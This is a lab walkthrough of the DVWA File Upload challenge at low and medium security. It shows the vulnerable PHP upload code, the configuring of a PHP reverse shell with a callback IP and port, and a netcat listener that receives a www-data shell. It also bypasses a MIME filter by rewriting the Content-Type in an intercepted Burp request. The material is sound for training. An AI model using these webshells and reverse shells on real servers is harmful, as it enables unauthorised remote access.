

05. File Upload

File Upload Low Level



So we have application here we can try Uploads here If we source code review of the backend.

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo "<pre>Your image was not uploaded.</pre>";
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
?>
```

We can see there is no input validation mechanism so we can upload here any kind of file for example we can upload here an web shell for reverse shell on the server

1. Lets try to upload web shell

```
root@Mrwebsecure:/home/yash# ls -al /usr/share/webshells/php
total 44
drwxr-xr-x 3 root root 4096 Aug 24 22:45 .
drwxr-xr-x 8 root root 4096 Aug 24 22:55 ..
drwxr-xr-x 2 root root 4096 Aug 24 22:45 findsocket
-rw-r--r-- 1 root root 2800 Nov 20 2021 php-backdoor.php
-rwxr-xr-x 1 root root 5491 Nov 20 2021 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 Nov 20 2021 qsd-php-backdoor.php
-rw-r--r-- 1 root root 328 Nov 20 2021 simple-backdoor.php
root@Mrwebsecure:/home/yash# cp /usr/share/webshells/php/php-reverse-shell.php .
root@Mrwebsecure:/home/yash# mv php-reverse-shell.php shell.php
root@Mrwebsecure:/home/yash# S
```

```
ls -al /usr/share/webshells/php
```

```
cp /usr/share/webshells/php/php-reverse-shell.php .
```

```
mv php-reverse-shell.php shell.php
```

2. Modify the shell.php file

```
GNU nano 8.1 shell.php *
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// ----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.


set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.34'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

3. Setup Listener using Netcat

```
root@Mrwebsecure: /home/yash
root@Mrwebsecure:/home/yash# nc -nvlp 1234
listening on [any] 1234 ...
```

```
nc -nvlp 1234
```

4. Lets Upload the `shell.php`



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Vulnerability: File Upload

The PHP module **GD** is not installed.

Choose an image to upload:

Browse...

No file selected.


Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

5. Try to access the file `shell.php`



6. We will get the reverse shell on netcat


```
root@Mrwebsecure: /home/yash
root@Mrwebsecure:/home/yash# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.34] from (UNKNOWN) [192.168.1.34] 35744
Linux Mrwebsecure 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
 03:27:25 up 1:52, 5 users, load average: 0.58, 0.64, 0.41
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
yash      -        -               17Jan25 10:25   0.00s  1.28s  /usr/lib/systemd/systemd --user
root      -        -               23Jan25 10:25   0.00s  0.71s  /usr/lib/systemd/systemd --user
root      pts/1    -               23Jan25 3:01    0.39s  ?      nc -nvlp 1234
yash      tty2    -               17Jan25 35days 2:07   0.10s  /usr/libexec/gnome-session-binary
root      pts/3    -               03:21   5:33    0.04s  0.02s  bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

/bin/bash -i

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uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (5545): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Mrwebsecure:/$
```

Like this we get reverse shell on DVWA machine

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Choose an image to upload:

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No file selected.

Upload

Your image was not uploaded. We can only accept JPEG or PNG images.

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- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

If we try to upload our `shell.php` we can see that our shell will not be upload lets understand backend code for this filtering mechanism.

```

<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

```

As we can see that only this jpeg & png is allowed to be upload

TO Bypass this we can intercept request in BURP and change the Content-Type Header

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```

1 POST /DVWA/vulnerabilities/upload/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1/DVWA/vulnerabilities/upload/
8 Content-Type: multipart/form-data; boundary=-----144385814111837229341160303104
9 Content-Length: 14149
10 Connection: close
11 Cookie: security=medium; PHPSESSID=9529egr3lvn7vec9gk9kquviq9
12 Upgrade-Insecure-Requests: 1
13
14 -----144385814111837229341160303104
15 Content-Disposition: form-data; name="MAX_FILE_SIZE"
16
17 100000
18 -----144385814111837229341160303104
19 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
20 Content-Type: application/x-php
21
22 <?php
23 //Will come back!
24 function isLinux($path)
25 {
26     return (substr($path,0,1)=="/" ? true : false);
27 }
28 function getSlashDir($isLinux)
29 {
30     return($isLinux ? '/' : '\\');
31 }
32 //See if we are on Linux or Windows because the paths have to be processed differently
33 $cwd=getcwd();
34 $isLinux=isLinux($cwd);
35 if(!$isLinux)
36 {
37     $driveLetter=substr($cwd,0,1);
38 }
39 $slash=getSlashDir($isLinux);
40 $parts=explode($slash,$cwd);
41 $rootDir=($isLinux ? $slash : ($driveLetter . '\\' . $slash));
42
43 function cleanPath($path,$isLinux)
44 {
45     $slash=getSlashDir($isLinux);
46     $parts=explode($slash,$path);
47     foreach($parts as $key=>$val){//Process .. directories and a single .
48         if($val=="..")
49 
```

To image/jpeg and forward the request

```

100000
-----144385814111837229341160303104
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: image/jpeg

```

We can see that our webshell is uploaded

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Choose an image to upload:

Browse... No file selected.

Upload

../../../../hackable/uploads/shell.php successfully uploaded!

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- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

To access it we can visit uploaded location path

